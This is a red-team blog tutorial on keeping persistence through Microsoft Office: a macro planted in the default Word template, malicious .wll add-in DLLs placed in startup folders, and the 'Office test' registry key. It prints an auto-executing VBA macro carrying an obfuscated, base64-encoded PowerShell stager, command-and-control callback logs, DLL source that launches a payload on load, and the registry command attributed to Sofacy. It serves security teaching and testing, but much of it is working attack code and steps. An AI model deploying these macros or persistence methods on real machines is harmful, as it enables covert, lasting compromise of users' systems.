Persistence – Office Application Startup

pentestlab.blog/category/red-team/page/50

December 11, 2019

Microsoft Office is the most popular product in Windows operating systems since it allows users to write and edit documents, create and present slides, gather notes, sent emails and perform calculations. Corporate laptops and workstations have Microsoft Office installed by default to allow employees perform the majority of their tasks on a daily basis. However this software provide an attack surface for red teams and adversaries that enables them to execute arbitrary code for persistence.


Outlook attacks (Homepage, Rules, Forms) have been described in the article Microsoft Exchange – Code Execution. However, other functionality of Microsoft Office can be also abused to achieve persistence such as:

1. Office Templates
2. Add-ins
3. Office Test

Office Templates

Microsoft Office contains in the roaming folder of the user a folder which all the templates are stored. Organisations tend to customize the base template in order the fonts and colors to be aligned with the official brand colors. Every time an office application starts the base template is used as a default document.

```
C:\Users\pentestlab\AppData\Roaming\Microsoft\Templates
```



Word Template Folder

This kind of functionality can be used by Red teams for persistence if a malicious macro is embedded into the base template. Users might start multiple times an office application during the day to perform various tasks the embedded code will executed giving the red team multiple sessions. PowerShell Empire has a module which can be used to generate office macros.

```
usestager windows/macro
set Listener http
execute
```

```
(Empire) > usestager
multi/bash                osx/macho                 windows/launcher_bat
multi/launcher            osx/macro                 windows/launcher_lnk
multi/macro               osx/pkg                   windows/launcher_sct
multi/pyinstaller         osx/safari_launcher       windows/launcher_vbs
multi/war                 osx/teensy                windows/launcher_xml
osx/applescript           windows/backdoorLnkMacro  windows/macro
osx/application           windows/bunny             windows/macroless_msword
osx/ducky                 windows/csharp_exe        windows/shellcode
osx/dylib                 windows/dll               windows/teensy
osx/jar                   windows/ducky
osx/launcher              windows/hta
(Empire) > usestager windows/macro
(Empire: stager/windows/macro) > set Listener http
(Empire: stager/windows/macro) > execute

[*] Stager output written out to: /tmp/macro
```

Empire – Generate Macro

The generated macro can be inserted directly into the template document. Obfuscation can be used to evade the existing endpoint.

```
Sub Auto_Open()
    qN
End Sub

Sub AutoOpen()
    qN
End Sub

Sub Document_Open()
    qN
End Sub

Public Function qN() As Variant
    Dim e As String
    e = "powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVg"
    e = e + "BFAHIAcwBJAG8ATgBUAEEAQgBMAGUALgBQAFMAVgBFAHIAUwBp"
    e = e + "AG8AbgAuAE0AYQBKAE8AcgAgAC0ARwBlACAAMwApAHsAJABHAF"
    e = e + "AARgA9AFsAUgBlAGYAXQAuAEEAcwBTAEUATQBCAEwAeQAuAEcA"
    e = e + "ZQBUAFQAeQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQ"
    e = e + "BnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBV"
    e = e + "AHQAaQBsAHMAJwApAC4AIgBHAGUAVABGAEkAZQBgAGwARAAiAC"
    e = e + "gAJwBjAGEAYwBoAGUAZABHAHIAbwBlAHAAUABvAGwAaQBjAHkA"
    e = e + "UwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQ"
    e = e + "BiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGACgAJABH"
    e = e + "AFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAGUAVABWAE"
    e = e + "EATABlAEUAKAAkAG4AdQBsAEwAKQA7AEkARgAoACQARwBQAEMA"
    e = e + "WwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZw"
    e = e + "BnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBw"
    e = e + "AHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAF"
    e = e + "sAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwA"
    e = e + "bwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQw"
    e = e + "BbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBn"
    e = e + "AGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAH"
    e = e + "AAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8A"
    e = e + "ZwBnAGkAbgBnACcAXQA9ADAAfQAkAHYAQQBsAD0AWwBDAE8ATA"
    e = e + "BMAEUAYwB0AGkATwBuAFMALgBHAEUAbgBlAFIAaQBjAC4ARABp"
    e = e + "AGMAVABJAE8ATgBhAHIAWQBbAFMAdAByAGkAbgBnACwAUwBZAF"
    e = e + "MAdABlAG0ALgBPAEIAagBlAGMAdABdAF0AOgA6AG4AZQB3ACgA"
```

Macro – VBA Code

When the user will open the Microsoft application which the template has been injected with the macro the code will executed and the communication will established with the command and control.

```
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent U1HTV86K checked in
[+] Initial agent U1HTV86K from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to U1HTV86K at 10.0.2.40
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent KVN4982A checked in
[+] Initial agent KVN4982A from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to KVN4982A at 10.0.2.40
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent VRGYK5DN checked in
[+] Initial agent VRGYK5DN from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to VRGYK5DN at 10.0.2.40

(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent 27R6KVHS checked in
[+] Initial agent 27R6KVHS from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to 27R6KVHS at 10.0.2.40
```

Empire – Agent via Word Template

Add-ins


Office Add-ins are used to extend the functionality of office programs. When an office application starts, a check is performed on the folder where the add-ins are stored in order the application to load them. The following command can be executed to discover trusted locations for Microsoft Word where add-ins can be dropped.

```
Get-ChildItem "hkcu:\Software\Microsoft\Office\16.0\Word\Security\Trusted Locations"
```

Word – Trusted Locations


Office add-ins are DLL files which have different extensions depending on the application. For example **.wll** for Word and **.xll** for Excel. Metasploit Framework utility "**msfvenom**" can be used to create DLL files that could execute code. Modifying the extension to "**.wll**" (Word Add-in Extension) and moving the file to the Word startup folder will execute the add-in every time word starts.

```
C:\Users\Admin\AppData\Roaming\Microsoft\Word\STARTUP
```



Metasploit DLL File – Renamed to WLL

The code will executed and a Meterpreter session will open. However this will cause Microsoft Word to crash which will provide an indicator to the user that the software has been modified or it needs to be re-installed.



Meterpreter – Metasploit DLL

An elegant method is to create a custom DLL that will not cause the application to fail.

The **DLL_PROCESS_ATTACH** will load the DLL into the virtual address space of the current process (Word.Excel, PowerPoint etc.). Once the DLL is loaded it will initiate the arbitrary executable which will open a communication channel with the command and control server.

```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include <stdlib.h>
BOOL APIENTRY DllMain( HMODULE hModule,
DWORD ul_reason_for_call,
LPVOID lpReserved
)
{
switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
system("start pentestlab32.exe");
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
```


```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include <stdlib.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        system("start pentestlab32.exe");
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Word Add-in – DLL


Word Add-Ins have the extension of a "**.wll**" file and are essentially DLL files which are placed in the Word startup folder and are loaded every-time Microsoft Word starts.

```
C:\Users\Admin\AppData\Roaming\Microsoft\Word\STARTUP
```



Word Startup – WordAddin.wll File

The next time that Word starts the Add-In will be loaded (DLL) and the malicious file will executed which will open a session.




Word-Addins – Meterpreter

3gstudent developed a PowerShell version in his GitHub repository to test persistence methods via add-ins for the following Microsoft Office applications:

- Word
- Excel
- PowerPoint

The script will generate the associated files needed (WLL, XLL, VBA) and will copy these files into the startup folder of Word, Excel or PowerPoint.


```
Import-Module .\OfficePersistence.ps1
WordWLL
```



Office Persistence – PowerShell Script

By default this script is designed to pop a calculator as a proof of concept that the persistence method exists. The script stores the DLL file into a variable encoded as Base64. However it could be modified to store any other malicious DLL.

```
$fileContentBytes = [System.Convert]::FromBase64String($fileContent)
[System.IO.File]::WriteAllBytes($env:APPDATA+"\Microsoft\Word\Startup\calc.wll",$fileContentBytes)
```



Office Persistence – Calculator


Office Test

Sofacy group has been identified to use a persistence technique which involve the creation of a registry key that will point to an arbitrary DLL file. This key is used by Microsoft Office applications to load DLL's for performance evaluations during development stage. From the command prompt executing the following will create the key that will point to a DLL file locally stored.

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d C:\tmp\pentestlab.dll
```


Office Test – Registry Key

The command will create the following registry structure:



Office Test – Registry

When a Microsoft Office application is started again the DLL will executed and a session will established with the command and control server.



Office Test – Meterpreter

References

- https://attack.mitre.org/techniques/T1137/
- https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa
- https://enigma0x3.net/2014/01/23/maintaining-access-with-normal-dotm/
- https://github.com/3gstudent/Office-Persistence
- https://www.mdsec.co.uk/2019/05/persistence-the-continued-or-prolonged-existence-of-something-part-1-microsoft-office/
- https://github.com/Pepitoh/VBad
- https://github.com/outflanknl/EvilClippy
- https://github.com/christophetd/spoofing-office-macro
- https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/
- https://outflank.nl/blog/2019/05/05/evil-clippy-ms-office-maldoc-assistant/
- http://www.hexacorn.com/blog/2014/04/16/beyond-good-ol-run-key-part-10/
- https://www.221bluestreet.com/post/office-templates-and-globaldotname-a-stealthy-office-persistence-technique
- https://labs.f-secure.com/archive/add-in-opportunities-for-office-persistence/
- https://github.com/enigma0x3/Generate-Macro
- https://www.mdsec.co.uk/2019/01/abusing-office-web-add-ins-for-fun-and-limited-profit/
- https://3gstudent.github.io/3gstudent.github.io/Use-Office-to-maintain-persistence/
- https://3gstudent.github.io/3gstudent.github.io/Office-Persistence-on-x64-operating-system/